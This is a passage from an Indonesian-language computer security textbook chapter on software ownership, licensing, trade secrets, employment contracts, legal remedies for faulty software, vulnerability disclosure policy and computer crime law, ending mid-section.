Dalam work for hire, pemberi kerja adalah pencipta dan pemilik produk kerja karyawan.

Lisensi

Alternatif untuk pengaturan pekerjaan untuk disewa adalah perangkat lunak berlisensi. Dalam situasi ini, programmer mengembangkan dan mempertahankan kepemilikan penuh dari perangkat lunak. Sebagai imbalannya, pemrogram memberikan lisensi kepada perusahaan untuk menggunakan program tersebut. Lisensi dapat diberikan untuk jangka waktu tertentu atau tidak terbatas, untuk satu salinan atau untuk jumlah yang tidak terbatas, untuk digunakan di satu lokasi atau banyak, untuk digunakan pada satu mesin atau semua, pada waktu tertentu atau tidak terbatas. Pengaturan ini sangat menguntungkan pemrogram, sama seperti pengaturan pekerjaan untuk disewa sangat menguntungkan pemberi kerja. Pilihan antara pekerjaan untuk disewa dan lisensi sebagian besar akan disetujui oleh kedua belah pihak.

Perlindungan Rahasia Dagang

Rahasia dagang berbeda dari paten atau hak cipta karena tidak ada penemu atau penulis yang terdaftar; tidak ada kantor pendaftaran rahasia dagang. Dalam hal rahasia dagang terbongkar, pemilik dapat menuntut si pengungkap atas kerugian yang diderita. Tetapi pertama-tama, kepemilikan harus ditetapkan karena hanya pemiliknya yang dapat dirugikan.

Sebuah perusahaan memiliki rahasia dagang dari data rahasia bisnisnya. Begitu rahasia dikembangkan, perusahaan menjadi pemiliknya. Misalnya, segera setelah angka penjualan diakumulasikan, perusahaan memiliki hak rahasia dagang, meskipun angka tersebut belum disusun, dijumlahkan, diringkas, dicetak, atau didistribusikan. Seperti halnya hak cipta, pemberi kerja mungkin berdebat tentang kontribusinya pada pengembangan rahasia dagang. Jika rahasia dagang Anda adalah algoritme penyortiran yang ditingkatkan dan bagian dari pekerjaan Anda melibatkan penyelidikan dan pengujian algoritme penyortiran, majikan Anda mungkin akan mengklaim setidaknya sebagian kepemilikan algoritme yang Anda coba pasarkan.

6.3.2 Kontrak Kerja

Kontrak kerja sering kali menyebutkan hak kepemilikan. Namun terkadang pengembang perangkat lunak dan calon pemberi kerja tidak memiliki kontrak. Memiliki kontrak sangat diharapkan baik bagi karyawan maupun pengusaha agar keduanya memahami hak dan kewajibannya.

Biasanya, kontrak kerja menetapkan bahwa karyawan tersebut dipekerjakan untuk bekerja sebagai programmer secara eksklusif untuk kepentingan perusahaan. Perusahaan menyatakan bahwa ini adalah situasi kerja untuk disewa. Perusahaan mengklaim semua hak untuk setiap program yang dikembangkan, termasuk semua hak cipta dan hak untuk memasarkan. Kontrak tersebut selanjutnya dapat menyatakan bahwa karyawan tersebut menerima akses ke rahasia dagang tertentu sebagai bagian dari pekerjaan, dan karyawan tersebut setuju untuk tidak mengungkapkan rahasia tersebut kepada siapa pun.

Kontrak yang lebih ketat (dari sudut pandang karyawan) memberikan kepada pemberi kerja hak atas semua penemuan (paten) dan semua karya kreatif (hak cipta), bukan hanya yang mengikuti langsung dari pekerjaan seseorang. Sebagai contoh, anggaplah seorang karyawan dipekerjakan sebagai akuntan untuk sebuah perusahaan mobil. Saat bekerja, karyawan menemukan cara yang lebih efisien untuk membakar bahan bakar di mesin mobil. Majikan akan berargumen bahwa karyawan menggunakan waktu perusahaan untuk memikirkan masalahnya, dan oleh karena itu perusahaan berhak atas produk ini. Kontrak kerja yang mengalihkan semua hak semua penemuan kepada pemberi kerja akan semakin memperkuat kasus tersebut.

Perjanjian untuk tidak bersaing terkadang disertakan dalam kontrak. Majikan menyatakan bahwa hanya bekerja untuk satu majikan akan membuat karyawan sangat berharga bagi pesaing. Karyawan setuju untuk tidak bersaing dengan bekerja di bidang yang sama untuk jangka waktu tertentu setelah pemutusan hubungan kerja. Misalnya, seorang programmer yang memiliki posisi yang sangat tinggi yang melibatkan desain sistem operasi dapat dimengerti akan akrab dengan banyak teknik desain sistem operasi. Karyawan mungkin menghafal bagian utama dari sistem operasi berpemilik dan dapat menulis yang serupa untuk pesaing dalam waktu yang

sangat singkat. Untuk mencegah hal ini, pemberi kerja mungkin mengharuskan karyawan tersebut untuk tidak bekerja pada pesaing (termasuk bekerja sebagai kontraktor independen). Perjanjian untuk tidak bersaing tidak selalu dapat ditegakkan secara hukum; di beberapa negara bagian, hak pekerja untuk mencari nafkah lebih diutamakan daripada hak majikan.

6.4 Pemulihan Kegagalan Perangkat Lunak

Sejauh ini, kami telah menganggap program, algoritme, dan data sebagai objek kepemilikan. Tetapi objek-objek ini memiliki kualitas yang berbeda-beda, dan beberapa masalah hukum yang terkait dengan objek-objek tersebut berkaitan dengan sejauh mana objek-objek tersebut berfungsi dengan baik atau benar. Faktanya, orang memiliki perbedaan pendapat yang sah tentang apa yang merupakan "adil," "baik," dan "bijaksana" karena istilah ini berhubungan dengan perangkat lunak komputer dan pemrogram dan vendor. Hukum paling mudah diterapkan ketika ada konsensus yang luas. Pada bagian ini kita melihat secara dekat peran yang dimainkan kualitas dalam berbagai sengketa hukum. Pada saat yang sama, kita juga melihat sisi etis dari kualitas perangkat lunak, yang menggambarkan diskusi yang lebih luas tentang etika nanti dalam bab ini.

Pengembangan program adalah proses desain, kreasi, dan pengujian manusia, yang melibatkan banyak komunikasi dan interaksi. Untuk alasan ini, akan selalu ada kesalahan dalam perangkat lunak yang kami hasilkan. Terkadang kita mengharapkan produk konsumen yang sempurna, seperti mobil atau mesin pemotong rumput. Di lain waktu, kami mengharapkan produk menjadi "cukup baik" untuk digunakan, dalam banyak kasus akan dapat diterima. Jika suatu produk tidak dapat digunakan, kami mengharapkan penjual untuk memberikan beberapa perbaikan yang sesuai, seperti perbaikan atau penggantian. Faktanya, cara menangani masalah ini dapat berkontribusi pada reputasi vendor untuk layanan berkualitas; pada kesempatan langka ketika ada masalah, vendor yang baik akan segera dan sopan menebus kesalahan.

Tetapi situasi dengan perangkat lunak sangat berbed dan ada lebih banyak peluang untuk kegagalan. Untuk alasan ini, bagian ini membahas tiga pertanyaan:

- Apa masalah hukum dalam menjual perangkat lunak yang benar dan dapat digunakan?
- Apa masalah moral atau etika dalam memproduksi perangkat lunak yang benar dan dapat digunakan?
- Apa masalah moral atau etika dalam menemukan, melaporkan, mempublikasikan, dan memperbaiki kekurangan?

Dalam beberapa hal, masalah hukum berkembang. Semua orang mengakui bahwa semua vendor harus menghasilkan perangkat lunak yang baik, tetapi itu tidak selalu terjadi. Kekhawatiran yang lebih sulit muncul dalam komunitas pengembangan dan pemeliharaan tentang apa yang harus dilakukan ketika kesalahan ditemukan.

6.4.1 Menjual Perangkat Lunak yang Tepat

Perangkat lunak adalah produk. Perangkat ini dibangun dengan tujuan dan audiens dalam pikiran, dan dibeli oleh konsumen dengan tujuan penggunaan dalam konteks yang diharapkan. Dan konsumen memiliki beberapa harapan akan tingkat kualitas dan fungsi yang wajar. Dalam pengertian itu, membeli perangkat lunak seperti membeli radio. Jika Anda membeli radio yang rusak, Anda memiliki hak hukum tertentu terkait dengan pembelian Anda dan Anda dapat menegakkannya di pengadilan jika perlu. Anda mungkin memiliki tiga reaksi jika Anda menemukan sesuatu yang salah dengan radio: Anda ingin uang Anda kembali, Anda ingin radio yang berbeda (tidak rusak), atau Anda ingin seseorang memperbaiki radio Anda. Dengan perangkat lunak Anda memiliki tiga kemungkinan yang sama, dan kami mempertimbangkan masing-masing secara bergantian.

Untuk mempertimbangkan alternatif kami dengan perangkat lunak, pertama-tama kami harus menyelidiki sifat kode yang salah. Mengapa perangkat lunak itu buruk? Satu kemungkinan adalah bahwa itu disampaikan pada media yang rusak. Misalnya, CD mungkin memiliki cacat dan Anda tidak dapat memuat perangkat lunak di komputer Anda. Dalam hal ini, hampir semua pedagang akan menukar salinan yang salah dengan yang baru dengan sedikit argumen.

Kemungkinan kedua adalah perangkat lunaknya bekerja dengan baik, tetapi Anda tidak menyukainya saat mencobanya. Itu mungkin tidak melakukan semua yang diiklankan untuk dilakukan. Atau Anda tidak menyukai "tampilan dan nuansa", atau lebih lambat dari yang Anda harapkan, atau hanya berfungsi dengan nomor telepon Eropa, bukan skema telepon di negara Anda. Intinya adalah bahwa ada beberapa atribut perangkat lunak yang mengecewakan Anda, dan Anda tidak menginginkan perangkat lunak ini.

Kemungkinan terakhir adalah perangkat lunak tidak berfungsi, sehingga Anda tidak dapat menggunakannya dengan sistem komputer Anda. Di sini juga, Anda tidak menginginkan perangkat lunak dan berharap untuk mengembalikannya.

Pengembalian Dana (Refund)

Jika item tersebut adalah radio, Anda akan memiliki kesempatan untuk melihatnya dan mendengarkannya di toko, untuk menilai kualitas suaranya, mengukur ukurannya (jika cocok dengan ruang tertentu), dan memeriksa kekurangannya. . Apakah Anda memiliki kesempatan itu dengan sebuah program? Mungkin tidak.

Uniform Commercial Code (UCC) A.S. mengatur transaksi antara pembeli dan penjual di Amerika Serikat. Bagian 2-601 mengatakan bahwa “jika barang atau tender pengiriman gagal dalam hal apa pun untuk memenuhi kontrak, pembeli dapat menolaknya.” Anda mungkin tidak memiliki kesempatan untuk mencoba perangkat lunak sebelum membeli, terutama di komputer Anda. Inspeksi Anda sering kali tidak dapat dilakukan di toko (toko cenderung tidak menyukai Anda membawa komputer

sendiri, membuka perangkat lunak yang dibungkus plastik, menginstal perangkat lunak pada mesin Anda, dan memeriksa fitur-fiturnya). Bahkan jika Anda dapat mencoba perangkat lunak di toko (di komputer toko), Anda mungkin tidak dapat menilai cara kerjanya dengan aplikasi lain yang harus berinteraksi dengannya. Jadi Anda membawa pulang perangkat lunak, hanya untuk menemukan bahwa itu bebas dari kekurangan tetapi tidak sesuai dengan kebutuhan Anda. Anda berhak atas jangka waktu yang wajar untuk memeriksa perangkat lunak, cukup lama untuk mencoba fitur-fiturnya. Jika Anda memutuskan dalam waktu yang cukup singkat bahwa produk tersebut bukan untuk Anda, Anda dapat mengutip UCC 2-601 untuk mendapatkan pengembalian dana. (Anda mungkin harus meyakinkan vendor bahwa Anda mengembalikan semua yang Anda terima, yaitu, bahwa Anda tidak menginstal dan menyimpan salinan di komputer Anda.)

Perangkat lunak yang dijula seharusnya dapat dikembalikan dana refund dalam rentang waktu yang disepakati.

Namun, lebih sering, alasan Anda ingin mengembalikan perangkat lunak adalah karena kualitasnya tidak cukup tinggi. Sayangnya, kebenaran perangkat lunak lebih sulit ditegakkan secara hukum.

Tuntutan Kualitas

Tuntutan kualitas untuk perangkat lunak pasar massal biasanya berada di luar jangkauan penegakan hukum karena beberapa alasan.

- Perangkat lunak pasar massal jarang benar-benar buruk. Fitur tertentu mungkin tidak berfungsi, dan kesalahan dapat mencegah beberapa fitur berfungsi seperti yang ditentukan atau seperti yang diiklankan. Tetapi perangkat lunak berfungsi untuk sebagian besar dari banyak penggunanya atau berfungsi sebagian besar waktu untuk semua penggunanya.
- Pabrikan memiliki "deep pocket" - kekayaan atau sumber daya keuangan yang luas - Seseorang yang menggugat sebuah pabrik besar dapat menemukan bahwa pabrikan tersebut memiliki staf hukum permanen yang terdiri dari lusinan pengacara penuh waktu. Membawa jas sangat mahal bagi seorang individu.
- Upaya hukum biasanya menghasilkan ganti rugi berupa uang, bukan mandat untuk memperbaiki perangkat lunak yang rusak.
- Pabrikan memiliki sedikit insentif untuk memperbaiki masalah kecil. Kecuali jika suatu masalah akan sangat merusak citra pabrikan atau mungkin membuat pabrikan terbuka terhadap jumlah kerusakan yang besar, hanya ada sedikit pembenaran untuk memperbaiki masalah yang hanya memengaruhi sejumlah kecil pengguna atau yang tidak membuat produk tidak layak untuk penggunaan umum.

Dengan demikian, upaya hukum paling tepat hanya untuk keluhan besar, seperti keluhan dari pemerintah atau yang mewakili kelas besar pengguna yang tidak puas dan vokal. Ketentuan "layak untuk digunakan" dari UCC menyatakan bahwa produk harus dapat digunakan untuk tujuan yang dimaksudkan; perangkat lunak yang tidak

berfungsi jelas tidak dapat digunakan. UCC dapat membantu Anda mendapatkan kembali uang Anda, tetapi Anda mungkin tidak selalu mendapatkan perangkat lunak yang berfungsi.

Beberapa produsen sangat memperhatikan pelanggan mereka. Ketika kekurangan ditemukan, pabrikan segera menyelidiki masalah dan segera memperbaiki yang serius, mungkin mengadakan koreksi yang lebih kecil untuk rilis selanjutnya. Perusahaan-perusahaan ini lebih dimotivasi oleh citra publik atau kewajiban moral daripada persyaratan hukum.

Roland Trope mengusulkan garansi kelayakan siber. Garansi akan menyatakan bahwa pabrikan melakukan pencarian yang rajin untuk kerentanan keamanan dan telah menghapus semua kerentanan yang diketahui, Selanjutnya, vendor akan terus mencari kerentanan setelah rilis dan, setelah mengetahui kerentanan apa pun, akan menghubungi pihak yang terkena dampak dengan tambalan dan pekerjaan-sekitar. Sekarang, pembuat berpotensi bertanggung jawab atas semua kemungkinan kegagalan, dan kelemahan kritis keamanan utama bisa sangat mahal. Pendekatan Trope membatasi paparan untuk mengatasi cacat yang diketahui dengan segera.

6.4.2 Pelaporan 'Cacat' Perangkat Lunak

Siapa yang harus mempublikasikan kekurangan—pengguna atau pabrikan? Seorang pengguna mungkin ingin pengakuan menemukan cacat; menunda rilis mungkin membiarkan orang lain mendapatkan kredit itu. Pabrikan mungkin ingin mengabaikan masalah atau gagal memberi kredit kepada pengguna. Dan salah satu bisa mengatakan yang lain salah. Lalu, bagaimana kelemahan ini harus dilaporkan? Beberapa sudut pandang yang berbeda ada.

Apa yang Tidak Anda Ketahui Dapat Menyakiti Anda

Beberapa varian Code Red - virus khusus mengincar piranti lunak komputer-komputer yang menggunakan sistem operasi tertentu dari Microsoft - pada tahun 2001 memicu perdebatan tentang apakah kita harus mengizinkan pengungkapan penuh mekanisme yang memungkinkan kode berbahaya masuk dan berkembang di sistem kita. Misalnya, varian pertama Code Red relatif jinak, tetapi varian ketiga dan keempat sangat kuat. Ketika varian Code Red pertama kali muncul, itu dipelajari oleh banyak analis keamanan, termasuk di eEye Digital Security di Aliso Viejo, California. Dalam upaya untuk menekan vendor dan manajer perangkat lunak untuk menganggap serius ancaman yang mereka wakili, eEye mempraktikkan pengungkapan penuh tentang apa yang diketahuinya tentang kelemahan keamanan.

Namun, beberapa pengamat mengklaim bahwa berbagi informasi secara terbuka seperti itulah yang memungkinkan peretas mempelajari kerentanan dan kemudian mengeksploitasinya. Beberapa pengembang menduga bahwa keterbukaan eEye tentang Code Red memungkinkan varian yang lebih kuat untuk ditulis dan disebarluaskan.

Scott Culp, manajer keamanan Windows Microsoft, membedakan antara pengungkapan penuh dan eksposur penuh; menurutnya kode sumber atau penjelasan rinci tentang konsep kerentanan harus dilindungi. Dan banyak analis keamanan mendorong pengguna dan manajer untuk segera menerapkan tambalan, menutup lubang keamanan sebelum dapat dieksploitasi. Tapi seperti yang kita lihat di Kasus 3-5, patch membutuhkan sumber daya dan mungkin menimbulkan masalah lain saat memperbaiki yang pertama. Setiap organisasi yang menggunakan perangkat lunak harus menganalisis dan menyeimbangkan risiko dan biaya tidak bertindak dengan risiko dan biaya bertindak segera.

Kepentingan Vendor

Microsoft berpendapat bahwa memproduksi satu tambalan untuk setiap kerentanan yang ditemukan tidak efisien baik untuk vendor maupun pengguna. Vendor mungkin lebih memilih untuk menggabungkan beberapa tambalan ke dalam satu paket layanan atau, untuk kerentanan nonkritis, menahannya hingga versi berikutnya. Jadi, Microsoft ingin mengontrol apakah atau kapan laporan kerentanan dipublikasikan.

Craig Mundie, Chief Technology Officer Microsoft, menyarankan alasan yang lebih kuat untuk meminimalkan pengungkapan informasi kerentanan. “Setiap kali kami menjadi eksplisit tentang masalah yang ada dalam produk warisan, respons terhadap pengungkapan kami adalah memfokuskan serangan. Intinya kami akhirnya menyalurkan mereka ke kerentanan. ” Scott Culp berargumen bahwa "tanggung jawab vendor adalah kepada pelanggannya, bukan komunitas keamanan yang dijelaskan sendiri." Dia menentang apa yang dia sebut “anarki informasi, … praktik dengan sengaja menerbitkan instruksi langkah demi langkah yang eksplisit untuk mengeksploitasi kerentanan keamanan tanpa memperhatikan bagaimana informasi itu dapat digunakan.” Namun dia juga mengakui bahwa proses pengembangan, pendistribusian, dan penerapan tambalan tidak sempurna, dan perusahaannya sendiri “perlu mempermudah pengguna untuk menjaga keamanan sistem mereka.”

Minat Pengguna

David Litchfield, seorang peneliti keamanan yang terkenal karena menemukan kelemahan dalam program vendor, mengumumkan pada Mei 2002 bahwa dia tidak akan lagi secara otomatis menunggu patch vendor sebelum go public dengan pengumuman kerentanan. Mengutip "kelesuan dan keengganan untuk menambal masalah keamanan saat dan ketika ditemukan," Litchfield mengkritik pendekatan menahan perbaikan beberapa kerentanan sampai cukup terakumulasi untuk menjamin satu paket layanan. Dia menegaskan bahwa dipublikasikan atau tidak, kerentanan tetap ada. Jika satu reporter telah menemukan masalahnya, begitu juga sejumlah penyerang jahat. Bagi vendor yang gagal menyediakan patch tepat waktu untuk kerentanan yang disadari vendor membuat pengguna terbuka lebar terhadap serangan yang mungkin tidak disadari pengguna.

Solusi Litchfield adalah memberi tekanan pada vendor. Dia mengumumkan bahwa dia akan memberi vendor pemberitahuan satu minggu tentang kerentanan sebelum mempublikasikan kerentanan—tetapi bukan detail tentang cara mengeksploitasinya—kepada dunia.

Tanggung Jawab Pelaporan Kerentanan

Jelas kepentingan yang saling bertentangan antara vendor dan pengguna harus bertemu pada beberapa posisi kompromi. Christey dan Wysopal [CHR02] telah mengusulkan proses pelaporan kerentanan yang memenuhi kendala ketepatan waktu, permainan yang adil, dan tanggung jawab. Mereka menyebut pengguna yang melaporkan kerentanan yang dicurigai sebagai "reporter" dan produsen sebagai "vendor". Pihak ketiga—seperti pusat tanggap darurat komputer—yang disebut “koordinator” juga dapat berperan ketika masalah daya atau konflik muncul antara pelapor dan vendor. Pada dasarnya, proses tersebut membutuhkan reporter dan vendor untuk melakukan hal berikut:

- Vendor harus mengakui laporan kerentanan secara rahasia kepada pelapor.
- Vendor harus setuju bahwa kerentanan itu ada (atau membantah sebaliknya) secara rahasia kepada pelapor.
- Vendor harus memberi tahu pengguna tentang kerentanan dan tindakan pencegahan yang tersedia dalam waktu 30 hari atau meminta waktu tambahan dari pelapor jika diperlukan.
- Setelah menginformasikan pengguna, vendor dapat meminta dari pelapor periode tenang 30 hari untuk memberikan waktu kepada pengguna untuk menginstal patch.
- Pada akhir masa tenang, vendor dan pelapor harus menyepakati tanggal kapan informasi kerentanan dapat dirilis ke masyarakat umum.
- Vendor harus memuji reporter karena telah menemukan kerentanan.
- Jika vendor tidak mengikuti langkah-langkah ini, reporter harus bekerja dengan koordinator untuk menentukan cara yang bertanggung jawab untuk mempublikasikan kerentanan.

Proposal semacam itu hanya dapat memiliki status proses yang disepakati bersama, karena tidak ada otoritas yang dapat menegakkan kepatuhan pada pengguna atau vendor.

Perangkat Lunak Berkualitas

Boris Beizer, seorang konsultan, mengatakan, “Perangkat lunak harus dikirimkan dengan bug. Gagasan tanpa cacat adalah mitologis dan secara teoritis tidak dapat dicapai. Itu tidak berarti mengirimkan perangkat lunak yang berperilaku buruk atau tidak berguna; itu berarti terbuka dengan pengguna tentang bug yang kami temukan, mengirimkan pemberitahuan atau menyertakan daftar bug, memublikasikan solusi saat kami memilikinya, dan jujur dan terbuka tentang apa yang kami miliki dan belum uji dan kapan kami melakukannya dan tidak' t berencana untuk menguji dalam waktu dekat.”

Seluruh perdebatan tentang bagaimana dan kapan mengungkapkan kerentanan menghindari masalah sebenarnya. Dunia tidak membutuhkan tambalan yang lebih cepat, ia membutuhkan perangkat lunak yang lebih baik dengan kerentanan yang lebih sedikit setelah dikirimkan ke pengguna. Forno [FOR01] mengatakan, “Bahaya dan kerentanan paling signifikan yang dihadapi Dunia Wired adalah terus menerima dan menstandarisasi lingkungan komputer perusahaan dan konsumen pada teknologi yang berkali-kali terbukti tidak aman, tidak stabil, dan penuh dengan bug yang tidak terdokumentasi ('fitur') yang secara rutin menempatkan komunitas Internet dalam bahaya.”

Pada Januari 2002, Bill Gates, CEO Microsoft, mengumumkan bahwa memproduksi perangkat lunak berkualitas dengan cacat minimal adalah prioritas tertingginya bagi Microsoft, di depan fungsionalitas baru. Manajer pengembangan sistem operasi XP-nya mengumumkan bahwa ia mengharuskan pemrogram yang terlibat dalam pengembangan XP untuk mengikuti kursus pemrograman aman. Apakah inisiatif itu berhasil? Dalam satu periode lima hari pada bulan Juni 2002, Microsoft merilis enam patch terpisah untuk kerentanan keamanan. Pada bulan November 2003, Microsoft melakukan rilis patch sekali sebulan dan telah mendistribusikan rata-rata dua hingga tiga patch kritis baru setiap bulan dalam enam tahun dari 2003 hingga 2009 (PCWorld, 24 Okt 2009).

Masalahnya bukanlah seberapa cepat kerentanan ditambal atau seberapa banyak detail yang dirilis dengan pengumuman kerentanan. Masalahnya adalah, seperti yang dicatat oleh laporan James P. Anderson lebih dari empat dekade lalu, “penetrate and patch” adalah konsep yang cacat fatal: "Setelah cacat ditambal, penetrator selalu menemukan cacat lama lainnya atau cacat baru yang muncul karena atau di dalam tambalan. Persoalan tersebut bersifat teknis, psikologis, sosiologis, manajerial, dan ekonomis. Sampai kami menghasilkan perangkat lunak yang solid secara konsisten, seluruh infrastruktur komputasi kami sangat berisiko".

Mengungkapkan kerentanan mendorong vendor untuk mengembangkan dan menyebarkan tambalan, tetapi menambal di bawah tekanan waktu bertentangan dengan memperbaiki kekurangan sepenuhnya.

6.5 Kejahatan Komputer

Hukum yang terkait dengan kontrak dan pekerjaan sulit, tetapi setidaknya karyawan, objek, kontrak, dan pemilik adalah entitas yang cukup standar yang preseden hukumnya telah dikembangkan selama berabad-abad. Definisi dalam undang-undang hak cipta dan paten menjadi tegang ketika diterapkan pada objek digital karena bentuk lama harus dibuat agar sesuai dengan objek baru; untuk situasi ini, bagaimanapun, kasus-kasus yang diputuskan sekarang merupakan preseden hukum. Tetapi kejahatan yang melibatkan komputer adalah bidang hukum yang bahkan kurang jelas dibandingkan bidang lainnya. Pada bagian ini kita mempelajari kejahatan komputer dan mempertimbangkan mengapa undang-undang baru diperlukan untuk mengatasi beberapa masalahnya.

6.5.1 Perlunya Kategori Terpisah untuk Kejahatan Komputer

Kejahatan dapat diatur ke dalam kategori tertentu yang diakui, termasuk pembunuhan, perampokan, dan membuang sampah sembarangan. Kami tidak memisahkan kejahatan ke dalam kategori untuk senjata yang berbeda, seperti kejahatan senjata api atau kejahatan pisau, tetapi kami memisahkan korban kejahatan ke dalam kategori, tergantung pada apakah mereka orang atau objek lain. Namun demikian, mengemudi ke jendela gambar tetangga Anda bisa sama buruknya dengan mengemudi ke pohon cemara atau domba peliharaannya. Mari kita lihat sebuah contoh untuk melihat mengapa kategori kejahatan komputer tidak cukup dan mengapa kita membutuhkan undang-undang khusus yang berkaitan dengan komputer sebagai subjek dan objek kejahatan.

Aturan Properti

Donn Parker dan Susan Nycom [PAR84] menggambarkan pencurian paket perangkat lunak berpemilik rahasia dagang. Pencurian terjadi melintasi batas negara melalui saluran telepon; aspek antarnegara bagian ini penting karena berarti kejahatan itu tunduk pada hukum federal dan juga hukum negara bagian. Mahkamah Agung California memutuskan bahwa akuisisi perangkat lunak ini bukan pencurian karena:

> *Tersirat dalam definisi "pasal" dalam Bagian 499c(a) adalah bahwa itu harus menjadi sesuatu yang nyata ... Berdasarkan catatan di sini, terdakwa tidak membawa sesuatu yang nyata ... dari komputer ke terminalnya kecuali impuls yang diduga disebabkan oleh terdakwa untuk ditransmisikan melalui kabel telepon bisa dikatakan nyata. Mahkamah berpendapat bahwa dorongan-dorongan tersebut tidak berwujud dan karenanya bukan merupakan suatu "pasal".*

Sistem hukum memiliki aturan eksplisit tentang apa yang merupakan properti. Umumnya, properti berwujud, tidak seperti impuls magnetik. Misalnya, penggunaan yang tidak sah atas mesin pemotong rumput tetangga merupakan pencurian, meskipun mesin pemotong rumput tersebut dikembalikan dalam kondisi yang sama seperti saat diambil. Bagi seorang profesional komputer, mengambil salinan paket perangkat lunak tanpa izin adalah pencurian yang jelas. Untungnya, undang-undang berevolusi agar sesuai dengan waktu, dan interpretasi dari tahun 1980-an ini telah disempurnakan sehingga bit sekarang diakui sebagai barang properti, bahkan jika Anda tidak dapat memegang sedikit pun di tangan Anda.

Masalah serupa muncul dengan layanan komputer. Kami umumnya setuju bahwa akses tidak sah ke sistem komputasi adalah kejahatan. Misalnya, jika orang asing memasuki kebun Anda dan berjalan-jalan, meskipun tidak ada yang disentuh atau dirusak, tindakan itu dianggap pelanggaran. Namun, karena akses oleh komputer tidak melibatkan objek fisik, tidak semua pengadilan menghukumnya sebagai kejahatan serius.

Aturan Bukti

Cetakan komputer telah digunakan sebagai bukti dalam banyak penuntutan yang berhasil. Yang sering digunakan adalah catatan komputer yang dihasilkan dalam operasi biasa, seperti log audit sistem.

Di bawah aturan pembuktian, pengadilan lebih memilih versi terbaik dari sebuah bukti (disebut aturan bukti terbaik). Dokumen asli lebih disukai daripada salinan, tetapi aslinya mungkin tidak tersedia. Selama yang asli tidak dapat diperoleh karena alasan lain selain kesalahan pihak yang memberikan bukti, salinan dapat diterima. Salinan diperkuat jika seseorang bersaksi, misalnya, telah mendengar para pihak menyetujui persyaratan kontrak sehari sebelumnya, atau seseorang mengenali dan membuktikan tanda tangan pada salinan. Catatan bisnis sangat dapat diterima sebagai bukti. Cetakan komputer yang menunjukkan aktivitas di sekitar periode waktu yang menarik adalah bukti kuat, terutama jika administrator sistem atau orang lain yang bertanggung jawab dapat memberi kesaksian bahwa sistem menghasilkan data log ini secara terus-menerus, dan cetakan ini merupakan penggambaran akurat dari isi file log .

Semua bukti berkontribusi pada penilaian hakim atau juri terhadap bukti. Bukti yang kredibel membawa bobot lebih dalam mencapai kesimpulan.

Kesulitan terbesar dengan bukti berbasis komputer di pengadilan adalah menunjukkan keaslian bukti. Aparat penegak hukum beroperasi di bawah persyaratan rantai penahanan: Dari saat bukti diambil sampai disajikan di pengadilan, mereka melacak dengan jelas dan lengkap urutan dan identitas orang-orang yang memiliki hak asuh pribadi atas objek itu. Alasan rantai penahanan adalah untuk memastikan bahwa tidak seorang pun memiliki kesempatan untuk mengubah bukti dengan cara apa pun sebelum presentasinya di pengadilan.

Dengan bukti berbasis komputer, mungkin sulit untuk membangun lacak balak. Jika kejahatan terjadi pada hari Senin tetapi tidak ditemukan sampai hari Rabu, siapa yang dapat memverifikasi bahwa file log tidak diubah? Bahkan, mungkin telah diubah berkali-kali karena proses yang berbeda menghasilkan entri log. Masalahnya adalah untuk menunjukkan secara meyakinkan bahwa entri log untuk 2:37 pada hari Senin sebenarnya sesuai dengan peristiwa yang terjadi pada waktu itu pada hari Senin, bukan upaya pada hari Kamis untuk menanamkan petunjuk palsu lama setelah kejahatan terjadi. Baik administrator sistem dan saksi ahli dapat memberikan kesaksian tentang pendapat mereka tentang keakuratan isi log.

Analisis forensik adalah bidang di mana pakar keamanan komputer memeriksa artefak seperti disk drive, file log, kode program, bahkan memori yang mudah menguap, untuk membedakan fakta tentang data yang terkandung. Istilah "mikroskop dan pinset" yang kami perkenalkan di Bab 3 (milik Jerome Saltzer) menggambarkan dengan baik upaya melelahkan yang harus dilakukan para analis ini untuk memuaskan diri mereka sendiri dan kemudian mengadili apa arti dan arti data yang disimpan.

Ancaman terhadap Integritas dan Kerahasiaan

Integritas dan kerahasiaan data juga menjadi masalah dalam banyak kasus pengadilan. Parker dan Nycom (Parker:313) menggambarkan kasus di mana penyusup memperoleh akses jarak jauh ke sistem komputasi. Sistem komputasi berisi catatan rahasia tentang orang-orang, dan integritas data itu penting. Penuntutan kasus ini harus dinyatakan dalam hal pencurian waktu komputer dan dihargai seperti itu, meskipun itu tidak signifikan dibandingkan dengan hilangnya privasi dan integritas. Mengapa? Karena hukum sebagaimana tertulis mengakui pencurian waktu komputer sebagai kerugian, tetapi bukan kehilangan privasi atau perusakan data.

Namun, sekarang, beberapa undang-undang federal dan negara bagian mengakui privasi data tentang individu (seperti yang kami jelaskan di Bab 9). Misalnya, mengungkapkan nilai atau informasi keuangan tanpa izin adalah kejahatan, dan undang-undang kerugian akan mengakui kasus penyalahgunaan komputer lainnya.

Nilai Data

Dalam kejahatan komputer lainnya, seseorang dinyatakan bersalah telah mencuri sejumlah besar data dari bank data komputer. Namun, pengadilan memutuskan bahwa "nilai" dari data itu adalah biaya kertas yang dicetak, yang hanya beberapa dolar. Karena penilaian itu, kejahatan ini digolongkan sebagai kejahatan ringan dan dianggap sebagai kejahatan ringan.

Untungnya, pengadilan telah menetapkan bahwa informasi dan hal-hal tak berwujud lainnya dapat memiliki nilai yang signifikan. Data digital, seperti banyak hal berharga lainnya, sepadan dengan apa yang akan dibayar oleh pembeli yang bersedia.

6.5.2 Mengapa Kejahatan Komputer Sulit Didefinisikan

Dari contoh-contoh tersebut, jelas bahwa masyarakat hukum perlahan-lahan mengakomodasi kemajuan komputer. Beberapa orang dalam proses hukum tidak memahami komputer dan komputasi, sehingga kejahatan yang melibatkan komputer tidak selalu diperlakukan dengan baik. Membuat dan mengubah undang-undang adalah proses yang lambat, dimaksudkan untuk melibatkan pemikiran substansial tentang efek dari perubahan yang diusulkan. Proses yang disengaja ini sangat tidak sejalan dengan teknologi yang berkembang secepat komputasi.

Menambah masalah teknologi yang berubah dengan cepat adalah bahwa komputer dapat melakukan banyak peran dalam kejahatan. Komputer tertentu dapat menjadi subjek, objek, atau media kejahatan. Sebuah komputer dapat diserang (mencoba akses tidak sah), digunakan untuk menyerang (meniru node yang sah pada jaringan), dan digunakan sebagai sarana untuk melakukan kejahatan (Trojan horse atau login palsu). Menurut beberapa undang-undang, memukul kepala seseorang dengan komputer adalah kejahatan komputer. Undang-undang kejahatan komputer harus mengatasi semua kejahatan ini.

6.5.3 Mengapa Kejahatan Komputer Sulit Dituntut

Bahkan ketika semua orang mengakui bahwa kejahatan komputer telah dilakukan, kejahatan komputer sulit untuk dituntut karena alasan berikut.

